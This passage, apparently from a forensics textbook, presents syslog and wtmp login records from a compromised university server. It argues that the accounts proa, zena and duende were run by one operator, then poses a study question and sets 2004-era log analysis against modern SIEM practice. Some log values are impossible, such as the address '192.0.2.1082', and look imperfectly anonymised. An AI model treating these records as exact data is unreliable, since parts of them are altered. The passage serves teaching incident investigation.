Apr 12 04:25:25 helios in.ftpd[12630]: connect from 198.18.34.249
Apr 12 04:26:15 helios identd[12684]: started
Apr 12 05:17:33 helios in.telnetd[13015]: connect from 198.18.14.5
Apr 12 05:17:55 helios telnetd[13015]: ttloop: peer died: EOF
Apr 12 05:21:00 helios identd[13016]: started
Apr 12 09:13:27 helios in.telnetd[14525]: connect from 198.18.57.237
Apr 12 09:13:29 helios identd[14528]: started
Apr 12 10:06:34 helios in.ftpd[15003]: connect from 198.18.31.66
Apr 12 10:06:45 helios identd[15004]: started
Apr 12 11:30:26 helios in.ftpd[15674]: connect from 198.18.26.50
Apr 12 11:30:27 helios in.telnetd[15676]: connect from 198.18.26.50
Apr 12 11:30:27 helios telnetd[15676]: ttloop: peer died: EOF
Apr 12 11:32:37 helios identd[15677]: started
Apr 12 12:29:52 helios gdm[15990]: gdm_slave_xioerror_handler: Fatal X error -
                   Restarting 192.0.2.29:0
Apr 12 12:32:46 helios identd[16018]: started
Apr 12 14:49:01 helios in.telnetd[17064]: connect from 198.18.41.195
Apr 12 14:50:17 helios identd[17068]: started
Apr 12 16:20:45 helios in.telnetd[17724]: connect from 198.18.2.46
Apr 12 16:22:57 helios identd[17731]: started
Apr 12 17:00:51 helios in.telnetd[18071]: connect from 198.18.2.46
```

```
Apr 12 17:01:29 helios identd[18076]: started
Apr 12 17:04:37 helios in.telnetd[18100]: connect from 198.18.2.46
Apr 12 17:11:16 helios identd[18111]: started
Apr 12 18:02:45 helios in.ftpd[18483]: connect from 198.18.2.227
Apr 12 18:02:45 helios in.ftpd[18484]: connect from 198.18.2.227
Apr 12 18:03:21 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 12 18:04:44 helios identd[18525]: started
Apr 12 19:05:23 helios in.telnetd[19165]: connect from 192.0.2.1082
Apr 12 19:08:10 helios identd[19254]: started
Apr 12 20:11:31 helios in.telnetd[19557]: connect from 198.18.17.145
Apr 12 20:15:27 helios identd[19575]: started
Apr 13 12:57:39 helios in.ftpd[26399]: connect from 198.18.35.241
Apr 13 12:57:39 helios in.ftpd[26400]: connect from 198.18.35.241
Apr 13 12:58:25 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 13 13:05:35 helios identd[26483]: started
Apr 13 14:47:31 helios identd[27058]: started
Apr 13 15:25:38 helios in.telnetd[27293]: connect from 198.18.29.29
Apr 13 15:25:44 helios in.ftpd[27294]: connect from 198.18.29.29
Apr 13 15:25:47 helios telnetd[27293]: ttloop: peer died: EOF
Apr 13 15:50:48 helios in.telnetd[27377]: connect from 198.18.7.219
Apr 13 15:52:18 helios in.telnetd[27386]: connect from 198.18.7.219
Apr 13 15:52:49 helios identd[27393]: started
Apr 13 15:55:55 helios in.telnetd[27478]: connect from 198.18.7.219
Apr 13 15:59:08 helios in.ftpd[27483]: connect from 198.18.15.252
Apr 13 15:59:08 helios in.ftpd[27484]: connect from 198.18.15.252
Apr 13 16:46:01 helios inetd[341]: ftp/tcp server failing (looping), service terminated
Apr 13 18:46:14 helios in.ftpd[29570]: connect from 198.18.50.18
Apr 13 19:55:30 helios identd[29884]: started
Apr 13 20:30:09 helios in.telnetd[30046]: connect from 192.0.2.1082
Apr 13 22:16:12 helios in.telnetd[30378]: connect from 198.18.37.253
Apr 14 01:00:30 helios in.ftpd[31195]: connect from 198.18.46.138
Apr 14 04:01:52 helios identd[32061]: started
Apr 14 05:45:39 helios in.telnetd[32638]: connect from 192.0.2.109
Apr 14 05:55:49 helios identd[32727]: started
Apr 14 13:38:53 helios in.ftpd[2984]: connect from 198.18.54.51
Apr 15 15:07:32 helios in.telnetd[11057]: connect from 203.0.113.89
Apr 15 15:08:09 helios in.telnetd[11157]: connect from 203.0.113.89
Apr 15 15:18:56 helios identd[11245]: started
Apr 15 15:35:22 helios in.telnetd[11384]: connect from 203.0.113.89
Apr 15 15:36:26 helios in.telnetd[11387]: connect from 203.0.113.89
Apr 15 15:36:48 helios identd[11395]: started
Apr 15 15:37:34 helios in.ftpd[11408]: connect from 198.18.30.226
Apr 15 15:46:13 helios in.ftpd[11499]: connect from 198.18.49.252
Apr 15 15:49:23 helios identd[11507]: started
Apr 15 15:51:14 helios in.ftpd[11515]: connect from 198.18.30.226
Apr 15 15:53:47 helios in.ftpd[11594]: connect from 198.18.12.51
Apr 15 15:54:18 helios in.ftpd[11595]: connect from 198.18.12.51
Apr 15 16:18:33 helios in.ftpd[11680]: connect from 198.18.55.214
Apr 15 18:05:08 helios in.telnetd[12313]: connect from 198.18.59.103
Apr 15 18:06:25 helios identd[12320]: started
Apr 15 18:15:11 helios identd[12365]: started
Apr 15 18:16:07 helios in.telnetd[12373]: connect from 198.18.53.174
Apr 15 18:25:13 helios identd[12457]: started
Apr 15 18:28:02 helios telnetd[12373]: ttloop: peer died: EOF
Apr 15 18:33:10 helios in.telnetd[12467]: connect from 198.18.44.222
```

The preceding log entries document substantial activity across student accounts `proa`, `zopilote`, and `zena`. Access to these accounts was revoked on April 15, immediately halting the operation of planted backdoor daemons—and it was at this exact mo-

ment that active sessions for user duende first materialized. Services such as FTP, Telnet, and SMTP were heavily exploited up to that juncture. Connections originated from diverse IP addresses worldwide, consistent with distributed automated scanning; however, intentional proxying and spoofed network routing to mask a local insider attack cannot be ruled out.

Critically, no logs substantiate user duende accessing the server prior to April 15. It was precisely when the compromised student accounts were locked down and monitored that duende's activity surfaced in system logs. His prior logins were likely purged from disk logs using the automated log cleaning tools described earlier.

wtmp

```
duende  pts/0        Mon Apr 28 03:39 - 03:40  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 22:27 - 22:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 22:19 - 22:19  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 19:07 - 19:07  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 15:32 - 15:32  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 15:06 - 15:08  (00:02)     atlas.ifm.lab.edu.mx
reboot   system boot  Sun Apr 27 04:42         (1+06:49)    2.4.18-bf2.4
duende  pts/3        Sun Apr 27 04:27 - 04:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Sun Apr 27 01:20 - 01:39  (00:18)     dsl-200-78-118-164.prodigy.net.mx
reboot   system boot  Sat Apr 26 22:52          (05:49)     2.4.18-bf2.4
reboot   system boot  Sat Apr 26 22:48          (05:53)     2.4.18-bf2.4
reboot   system boot  Sat Apr 26 22:38          (00:08)     2.4.18-bf2.4
duende  pts/6        Sat Apr 26 04:09 - 06:21  (02:12)     atlas.ifm.lab.edu.mx
duende  pts/7        Sat Apr 26 02:04 - 02:07  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 21:50 - 21:55  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 20:19 - 20:21  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/9        Fri Apr 25 18:03 - 18:06  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/7        Fri Apr 25 18:02 - 18:10  (00:08)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 15:43 - 15:45  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 15:27 - 15:43  (00:16)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 15:24 - 15:25  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 14:19 - 15:09  (00:49)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 14:10 - 15:10  (00:59)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 05:05 - 05:07  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 23:22 - 23:24  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 23:17 - 23:19  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 20:30 - 20:30  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 16:49 - 16:50  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/3        Thu Apr 24 03:59 - 04:02  (00:02)     atlas.ifm.lab.edu.mx
reboot   system boot  Thu Apr 24 01:22         (2+05:43)    2.4.18-bf2.4
reboot   system boot  Thu Apr 24 01:17         (2+05:48)    2.4.18-bf2.4
duende  pts/0        Thu Apr 24 01:14 - 01:14  (00:00)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/5        Wed Apr 23 23:18 - 23:29  (00:10)     atlas.ifm.lab.edu.mx
duende  pts/5        Wed Apr 23 23:06 - 23:17  (00:11)     atlas.ifm.lab.edu.mx
duende  pts/11       Wed Apr 23 22:57 - 23:05  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 22:47 - 23:28  (00:41)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 22:19 - 22:22  (00:03)     atlas.ifm.lab.edu.mx
zena     ftp          Wed Apr 23 21:24 - 21:25  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 18:55 - 19:01  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 16:06 - 16:08  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 03:06 - 03:19  (00:13)     atlas.ifm.lab.edu.mx
bob  pts/1        Wed Apr 23 02:42 - 13:55  (11:12)     192.0.2.1082
fired  pts/2        Tue Apr 22 23:19 - 23:19  (00:00)     atlas.ifm.lab.edu.mx
zena     ftp          Tue Apr 22 23:16 - 23:16  (00:00)     pepe.rutgers.edu
duende  pts/1        Tue Apr 22 23:04 - 23:05  (00:01)     atlas.ifm.lab.edu.mx
zena     pts/1        Tue Apr 22 22:55 - 23:04  (00:08)     dup-200-64-59-119.prodigy.net.mx
```

```
zena     pts/0        Tue Apr 22 22:50 - 01:14 (1+02:24)    dup-200-64-59-119.prodigy.net.mx
zena     pts/0        Tue Apr 22 22:44 - 22:50  (00:05)     dup-200-64-59-119.prodigy.net.mx
duende   pts/1        Tue Apr 22 19:45 - 19:46  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/0        Tue Apr 22 14:04 - 14:06  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/1        Tue Apr 22 04:52 - 04:55  (00:02)     atlas.ifm.lab.edu.mx
bob  pts/0        Tue Apr 22 04:52 - 13:33  (08:41)     192.0.2.1082
duende   pts/0        Tue Apr 22 04:42 - 04:43  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/1        Tue Apr 22 01:37 - 01:47  (00:09)     atlas.ifm.lab.edu.mx
zena     pts/4        Mon Apr 21 21:43 - 23:00 (2+01:16)    dup-200-64-123-100.prodigy.net.mx
duende   pts/5        Mon Apr 21 20:32 - 20:54  (00:21)     atlas.ifm.lab.edu.mx
zena     pts/1        Mon Apr 21 19:16 - 20:45  (01:29)     dup-200-64-234-196.prodigy.net.mx
zena     pts/2        Mon Apr 21 19:08 - 19:34  (00:25)     dup-200-64-234-196.prodigy.net.mx
duende   pts/2        Mon Apr 21 17:33 - 17:34  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Mon Apr 21 15:55 - 15:56  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Mon Apr 21 06:21 - 06:24  (00:02)     atlas.ifm.lab.edu.mx
duende   pts/0        Mon Apr 21 02:49 - 02:49  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/1        Sun Apr 20 23:33 - 23:34  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/1        Sun Apr 20 15:11 - 15:13  (00:02)     atlas.ifm.lab.edu.mx
duende   pts/1        Sun Apr 20 15:02 - 15:04  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/1        Sun Apr 20 04:38 - 04:38  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/1        Sun Apr 20 01:23 - 01:24  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/2        Sat Apr 19 20:45 - 20:52  (00:07)     atlas.ifm.lab.edu.mx
duende   pts/0        Sat Apr 19 15:10 - 15:10  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Sat Apr 19 04:05 - 04:05  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Fri Apr 18 23:28 - 23:29  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Fri Apr 18 19:57 - 19:59  (00:01)     192.0.2.20
duende   pts/1        Fri Apr 18 14:02 - 14:03  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Fri Apr 18 05:00 - 05:03  (00:03)     atlas.ifm.lab.edu.mx
duende   pts/0        Fri Apr 18 00:59 - 01:00  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/0        Thu Apr 17 20:59 - 21:00  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/1        Thu Apr 17 13:54 - 13:55  (00:00)     atlas.ifm.lab.edu.mx
duende   pts/1        Thu Apr 17 04:43 - 04:44  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/0        Thu Apr 17 04:42 - 04:45  (00:02)     atlas.ifm.lab.edu.mx
duende   pts/1        Thu Apr 17 01:41 - 01:43  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/0        Wed Apr 16 23:30 - 23:34  (00:03)     atlas.ifm.lab.edu.mx
duende   pts/0        Wed Apr 16 23:22 - 23:26  (00:04)     atlas.ifm.lab.edu.mx
zena     pts/2        Wed Apr 16 22:56 - 22:57  (00:01)     host-198.18.2.78-cust.telemedia.net.
     mx
reboot   system boot  Wed Apr 16 22:34         (7+02:41)    2.4.18-bf2.4
proa     pts/7        Wed Apr 16 20:36 - down   (01:52)     dup-200-64-59-111.prodigy.net.mx
proa     pts/7        Wed Apr 16 20:29 - 20:30  (00:00)     dup-200-64-59-111.prodigy.net.mx
zopilote ftp          Wed Apr 16 20:11 - 20:16  (00:04)     bluet.yonsei.ac.kr
zena     pts/6        Wed Apr 16 19:57 - 20:16  (00:19)     dsl-200-67-43-212.prodigy.net.mx
zena     pts/6        Wed Apr 16 19:39 - 19:57  (00:17)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     pts/6        Wed Apr 16 19:37 - 19:39  (00:01)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     ftp          Wed Apr 16 19:23 - 19:27  (00:03)     host-198.18.2.78-cust.telemedia.net.
     mx
duende   pts/6        Wed Apr 16 19:11 - 19:13  (00:01)     atlas.ifm.lab.edu.mx
duende   pts/9        Wed Apr 16 14:15 - 14:30  (00:15)     atlas.ifm.lab.edu.mx
duende   pts/6        Wed Apr 16 14:05 - 14:24  (00:18)     atlas.ifm.lab.edu.mx
proa     ftp          Wed Apr 16 08:51 - 08:52  (00:00)     dup-200-64-59-56.prodigy.net.mx
proa     ftp          Wed Apr 16 08:51 - 08:51  (00:00)     orion.insnet.com
proa     ftp          Wed Apr 16 08:14 - 08:14  (00:00)     orion.insnet.com
proa     ftp          Wed Apr 16 07:58 - 08:00  (00:01)     198.18.23.114
proa     ftp          Wed Apr 16 07:58 - 07:59  (00:00)     cs1.anyang.ac.kr
proa     ftp          Wed Apr 16 07:56 - 07:56  (00:00)     198.18.23.114
duende   pts/9        Wed Apr 16 03:51 - 04:04  (00:12)     atlas.ifm.lab.edu.mx
duende   pts/6        Wed Apr 16 03:48 - 04:18  (00:29)     atlas.ifm.lab.edu.mx
duende   pts/7        Wed Apr 16 01:57 - 03:48  (01:51)     atlas.ifm.lab.edu.mx
duende   pts/6        Wed Apr 16 01:55 - 03:17  (01:22)     atlas.ifm.lab.edu.mx
```

```
proa     ftp          Wed Apr 16 00:18 - 00:21  (00:02)     61-221-27-214.HINET-IP.hinet.net
proa     ftp          Tue Apr 15 23:54 - 23:57  (00:02)     mail.ubec.com.tw
proa     ftp          Tue Apr 15 23:51 - down   (22:37)     home.obsgyn.org
proa     ftp          Tue Apr 15 23:37 - 23:38  (00:00)     home.obsgyn.org
proa     pts/6        Tue Apr 15 23:36 - 01:55  (02:18)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 23:17 - 23:36  (00:18)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 23:14 - 23:17  (00:03)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/12       Tue Apr 15 23:08 - down   (23:20)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/12       Tue Apr 15 23:07 - 23:08  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/11       Tue Apr 15 23:06 - 22:14  (23:07)     atlas.ifm.lab.edu.mx
duende   pts/7        Tue Apr 15 22:59 - 01:57  (02:57)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:59 - 23:14  (00:14)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 22:59 - 22:59  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/6        Tue Apr 15 22:56 - 22:59  (00:02)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:56 - 22:56  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 22:47 - 22:56  (00:08)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     ftp          Tue Apr 15 22:41 - 22:41  (00:00)     198.18.45.12
proa     pts/7        Tue Apr 15 22:29 - 22:59  (00:29)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/12       Tue Apr 15 21:45 - 23:07  (01:21)     dsl-200-67-43-212.prodigy.net.mx
zena     pts/11       Tue Apr 15 21:44 - 21:47  (00:03)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     pts/12       Tue Apr 15 21:42 - 21:45  (00:02)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/11       Tue Apr 15 21:38 - 21:43  (00:04)     host-198.18.2.78-cust.telemedia.net.
     mx
zena     pts/10       Tue Apr 15 21:36 - 02:05  (04:28)     host-203.0.113.89-cust.telemedia.
     net.mx
zena     pts/10       Tue Apr 15 21:34 - 21:35  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     ftp          Tue Apr 15 21:07 - 21:16  (00:09)     extremepages.com
proa     ftp          Tue Apr 15 21:03 - 21:03  (00:00)     extremepages.com
proa     pts/7        Tue Apr 15 18:17 - 18:21  (00:03)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 00:04 - 05:31  (05:26)     host-203.0.113.239-cust.telemedia.
     net.mx
proa     pts/7        Mon Apr 14 23:58 - 00:04  (00:05)     host-203.0.113.239-cust.telemedia.
     net.mx
proa     pts/7        Mon Apr 14 23:56 - 23:58  (00:01)     host-203.0.113.239-cust.telemedia.
     net.mx
proa     pts/7        Mon Apr 14 21:51 - 21:51  (00:00)     host-198.18.17.202-cust.telemedia.
     net.mx
proa     ftp          Mon Apr 14 00:22 - 00:23  (00:00)     198.18.24.240
proa     ftp          Mon Apr 14 00:22 - 00:22  (00:00)     198.18.24.240
proa     pts/6        Sun Apr 13 23:56 - 04:30  (04:33)     host-198.18.7.219-cust.telemedia.
     net.mx
proa     pts/6        Sun Apr 13 23:52 - 23:56  (00:04)     host-198.18.7.219-cust.telemedia.
     net.mx
proa     pts/6        Sun Apr 13 23:51 - 23:52  (00:01)     host-198.18.7.219-cust.telemedia.
     net.mx
proa     ftp          Sat Apr 12 07:14 - 07:15  (00:00)     ftp.iivip.com
proa     ftp          Sat Apr 12 07:01 - 07:02  (00:01)     mail.ubec.com.tw
proa     pts/2        Sat Apr 12 04:24 - 04:25  (00:00)     host-198.18.3.186-cust.telemedia.
```

```
     net.mx
proa     pts/6        Sat Apr 12 04:23 - 04:25  (00:01)     host-198.18.3.186-cust.telemedia.
     net.mx
proa     ftp          Sat Apr 12 02:30 - 02:31  (00:00)     extremepages.com
proa     ftp          Sat Apr 12 02:29 - 02:30  (00:00)     extremepages.com
proa     pts/2        Sat Apr 12 02:22 - 04:24  (02:02)     host-198.18.3.186-cust.telemedia.
     net.mx
proa     ftp          Sat Apr 12 02:20 - 02:20  (00:00)     extremepages.com
proa     ftp          Sat Apr 12 02:16 - 02:18  (00:02)     extremepages.com
proa     ftp          Sat Apr 12 02:13 - 02:14  (00:00)     extremepages.com
proa     pts/2        Fri Apr 11 22:56 - 02:22  (03:26)     localhost
proa     pts/1        Fri Apr 11 22:53 - down  (4+23:34)    orion.insnet.com
zopilote ftp          Fri Apr 11 19:38 - 19:42  (00:04)     smartns.smartweb.net
proa     ftp          Fri Apr 11 19:29 - 19:32  (00:02)     198.18.19.246
proa     ftp          Fri Apr 11 00:12 - 00:14  (00:01)     orion.insnet.com
proa     ftp          Thu Apr 10 23:58 - 23:59  (00:00)     orion.insnet.com
proa     ftp          Thu Apr 10 23:55 - 23:56  (00:00)     orion.insnet.com
proa     ftp          Thu Apr 10 23:35 - 23:40  (00:05)     orion.insnet.com
proa     ftp          Thu Apr 10 23:20 - 23:22  (00:02)     orion.insnet.com
proa     ftp          Thu Apr 10 23:18 - 23:18  (00:00)     orion.insnet.com
proa     ftp          Thu Apr 10 23:17 - 23:17  (00:00)     orion.insnet.com
proa     pts/1        Thu Apr 10 22:46 - 00:12  (01:25)     host-198.18.10.217-cust.telemedia.
     net.mx
proa     ftp          Thu Apr 10 16:41 - 16:44  (00:03)     iqunam.iquimica.unam.mx
proa     ftp          Thu Apr 10 16:20 - 16:24  (00:03)     mbel.kaist.ac.kr
proa     ftp          Wed Apr  9 22:27 - 22:29  (00:01)     orion.insnet.com
proa     pts/1        Wed Apr  9 20:27 - 21:00  (00:32)     dup-200-64-234-180.prodigy.net.mx
proa     ftp          Wed Apr  9 19:58 - 19:59  (00:00)     mbel.kaist.ac.kr
proa     pts/9        Wed Apr  9 19:17 - 19:18  (00:00)     host-198.18.3.172-cust.telemedia.
     net.mx
proa     ftp          Wed Apr  9 19:14 - 19:31  (00:16)     cs1.anyang.ac.kr
proa     pts/8        Wed Apr  9 19:10 - 21:17  (02:07)     host-198.18.17.237-cust.telemedia.
     net.mx
proa     ftp          Wed Apr  9 06:37 - 06:37  (00:00)     mbel.kaist.ac.kr
proa     ftp          Wed Apr  9 06:35 - 06:36  (00:00)     mbel.kaist.ac.kr
proa     pts/1        Wed Apr  9 00:11 - 00:14  (00:02)     dup-200-64-239-90.prodigy.net.mx
proa     ftp          Wed Apr  9 00:02 - 00:07  (00:04)     blackbox.insikt.org
proa     pts/5        Tue Apr  8 23:57 - down  (7+22:30)    dup-200-64-239-90.prodigy.net.mx
proa     ftp          Tue Apr  8 22:55 - 22:58  (00:02)     www2.ecis.com
proa     ftp          Tue Apr  8 22:50 - 22:51  (00:01)     www2.ecis.com
proa     ftp          Tue Apr  8 22:48 - 22:49  (00:00)     www2.ecis.com
proa     ftp          Tue Apr  8 22:33 - 22:40  (00:07)     www2.ecis.com
zopilote pts/1        Tue Apr  8 22:08 - 00:11  (02:02)     dup-200-64-234-9.prodigy.net.mx
proa     ftp          Tue Apr  8 21:55 - 21:57  (00:02)     198.18.22.7
proa     ftp          Tue Apr  8 20:25 - 20:26  (00:00)     bambi.visi.com
proa     ftp          Tue Apr  8 20:01 - 20:02  (00:00)     cugb.edu.cn
proa     ftp          Tue Apr  8 19:51 - 19:52  (00:00)     cugb.edu.cn
proa     pts/1        Tue Apr  8 13:43 - 13:52  (00:09)     200-161-199-225.dsl.telesp.net.br
proa     pts/5        Tue Apr  8 13:36 - 13:42  (00:06)     200-161-199-225.dsl.telesp.net.br
proa     pts/2        Tue Apr  8 13:33 - 13:42  (00:09)     200-161-199-225.dsl.telesp.net.br
proa     pts/2        Tue Apr  8 13:30 - 13:32  (00:02)     200-161-199-225.dsl.telesp.net.br
proa     pts/1        Mon Apr  7 23:01 - 23:04  (00:02)     dup-200-64-123-76.prodigy.net.mx
proa     ftp          Mon Apr  7 17:01 - 17:02  (00:00)     server1.rrudder.com
proa     pts/0        Sun Apr  6 21:13 - 21:14  (00:00)     cpe-66-169-63-039.spart.sc.charter.
     com
proa     ftp          Sun Apr  6 01:08 - 01:08  (00:00)     www.tvf.com
proa     ftp          Sun Apr  6 01:00 - 01:03  (00:02)     www.tvf.com
proa     ftp          Sun Apr  6 00:55 - 00:55  (00:00)     www.tvf.com
zopilote pts/0        Sun Apr  6 00:02 - 00:03  (00:00)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     pts/2        Sat Apr  5 23:31 - 23:32  (00:00)     host-198.18.11.221-cust.telemedia.
     net.mx
```

```
proa     pts/1        Sat Apr  5 23:29 - 23:32  (00:03)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     pts/0        Sat Apr  5 23:25 - 23:31  (00:06)     host-198.18.11.221-cust.telemedia.
     net.mx
proa     ftp          Sat Apr  5 23:17 - 23:17  (00:00)     www.parner.com.tw
proa     ftp          Sat Apr  5 22:29 - 22:29  (00:00)     www.tvf.com
zopilote ftp          Fri Apr  4 23:12 - 23:27  (00:15)     198.18.36.130
zopilote ftp          Fri Apr  4 21:55 - 22:01  (00:06)     juno.math.msu.edu
proa     ftp          Fri Apr  4 21:39 - 21:40  (00:00)     camar.inn.bppt.go.id
zopilote ftp          Fri Apr  4 20:30 - 20:51  (00:21)     camar.inn.bppt.go.id
proa     ftp          Fri Apr  4 20:29 - 20:29  (00:00)     camar.inn.bppt.go.id
proa     ftp          Fri Apr  4 20:24 - 20:24  (00:00)     198.18.56.6
zopilote ftp          Fri Apr  4 00:22 - 00:23  (00:00)     luna.ifm.lab.edu.mx
zopilote ftp          Thu Apr  3 23:56 - 23:58  (00:02)     bambi.visi.com
proa     ftp          Thu Apr  3 23:44 - 23:48  (00:04)     ns1.vitalspeeds.com
zopilote ftp          Thu Apr  3 23:24 - 23:28  (00:03)     cs1.anyang.ac.kr
zopilote ftp          Thu Apr  3 23:11 - 23:15  (00:04)     cs1.anyang.ac.kr
zopilote ftp          Thu Apr  3 22:49 - 22:49  (00:00)     cs1.anyang.ac.kr
zopilote ftp          Thu Apr  3 22:31 - 22:32  (00:01)     extremepages.com
zopilote ftp          Thu Apr  3 22:26 - 22:30  (00:04)     extremepages.com
proa     ftp          Thu Apr  3 22:23 - 22:23  (00:00)     extremepages.com
zopilote pts/0        Thu Apr  3 22:21 - 22:30  (00:08)     dup-200-64-234-186.prodigy.net.mx
proa     pts/2        Thu Apr  3 22:19 - 22:21  (00:01)     dup-200-64-234-186.prodigy.net.mx
proa     ftp          Thu Apr  3 22:13 - 22:18  (00:04)     extremepages.com
proa     ftp          Thu Apr  3 22:02 - 22:06  (00:04)     extremepages.com
proa     ftp          Thu Apr  3 00:23 - 00:23  (00:00)     comp1.kongju.ac.kr
zopilote pts/1        Thu Apr  3 00:18 - 00:23  (00:04)     gobmorelia30.terra.net.mx
proa     pts/1        Wed Apr  2 02:35 - 02:37  (00:02)     gobmorelia34.terra.net.mx
proa     ftp          Wed Apr  2 01:35 - 01:37  (00:01)     bambi.visi.com
zopilote pts/3        Wed Apr  2 00:30 - 00:31  (00:01)     dup-200-64-234-8.prodigy.net.mx
proa     pts/3        Wed Apr  2 00:29 - 00:29  (00:00)     dup-200-64-234-8.prodigy.net.mx
```

Logins for duende appear in system records beginning April 15:

```
zena     pts/12       Tue Apr 15 23:08 - down   (23:20)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/12       Tue Apr 15 23:07 - 23:08  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/11       Tue Apr 15 23:06 - 22:14  (23:07)     atlas.ifm.lab.edu.mx
duende   pts/7        Tue Apr 15 22:59 - 01:57  (02:57)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:59 - 23:14  (00:14)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 22:59 - 22:59  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
duende   pts/6        Tue Apr 15 22:56 - 22:59  (00:02)     atlas.ifm.lab.edu.mx
proa     pts/6        Tue Apr 15 22:56 - 22:56  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/6        Tue Apr 15 22:47 - 22:56  (00:08)     host-203.0.113.89-cust.telemedia.
     net.mx
```

This sequence reveals that the moment proa disconnects, duende logs in, and conversely, when duende exits, proa returns. Notably, duende and zena maintained simultaneous concurrent sessions lasting over 23 hours. This tight coordination indicates that proa, zena, and duende may represent a single human operator; yet duende consistently connected via atlas despite having direct access to helios. This recurring

behavioral pattern is far from coincidental.

This synchronized interplay between student accounts and the departmental staff account required exhaustive inspection of their home directories. To establish what tools were compiled, what artifacts were staged in hidden subdirectories, and how these accounts coordinated the intrusion logistics, the investigation thoroughly scrutinized personal directories under `/home`, as detailed in Chapter 10.

Temporal Correlation Between Concurrent Accounts

Based on the connection excerpt from April 15, analyze the timing sequence between `proa` (connected via external ISP Telemedia) and `duende` (connected internally from `atlas`). What forensic hypothesis explains an operator alternating between an external dialup/DSL link and internal local network pivoting? How would you verify whether this reflected two collaborating individuals or a single operator managing concurrent terminal windows?

Contemporary Forensic Perspective: From Local Syslog to SIEM and Immutable Data Lakes

In 2004, log mining required manual filtering of gigabytes of flat text using piped chains of `grep`, `awk`, and `sed` on local files vulnerable to malicious scrubbing. Today, Security Operations Centers (SOCs) ingest events in real time using Security Information and Event Management (SIEM) systems such as Splunk, Microsoft Sentinel, or Elastic Security. Audit logs are shipped instantaneously via mTLS-encrypted agents to immutable data lakes and analyzed via automated anomaly detection and identity analytics (UEBA—User and Entity Behavior Analytics).

Chapter 10

Forensic Analysis of Compromised Accounts

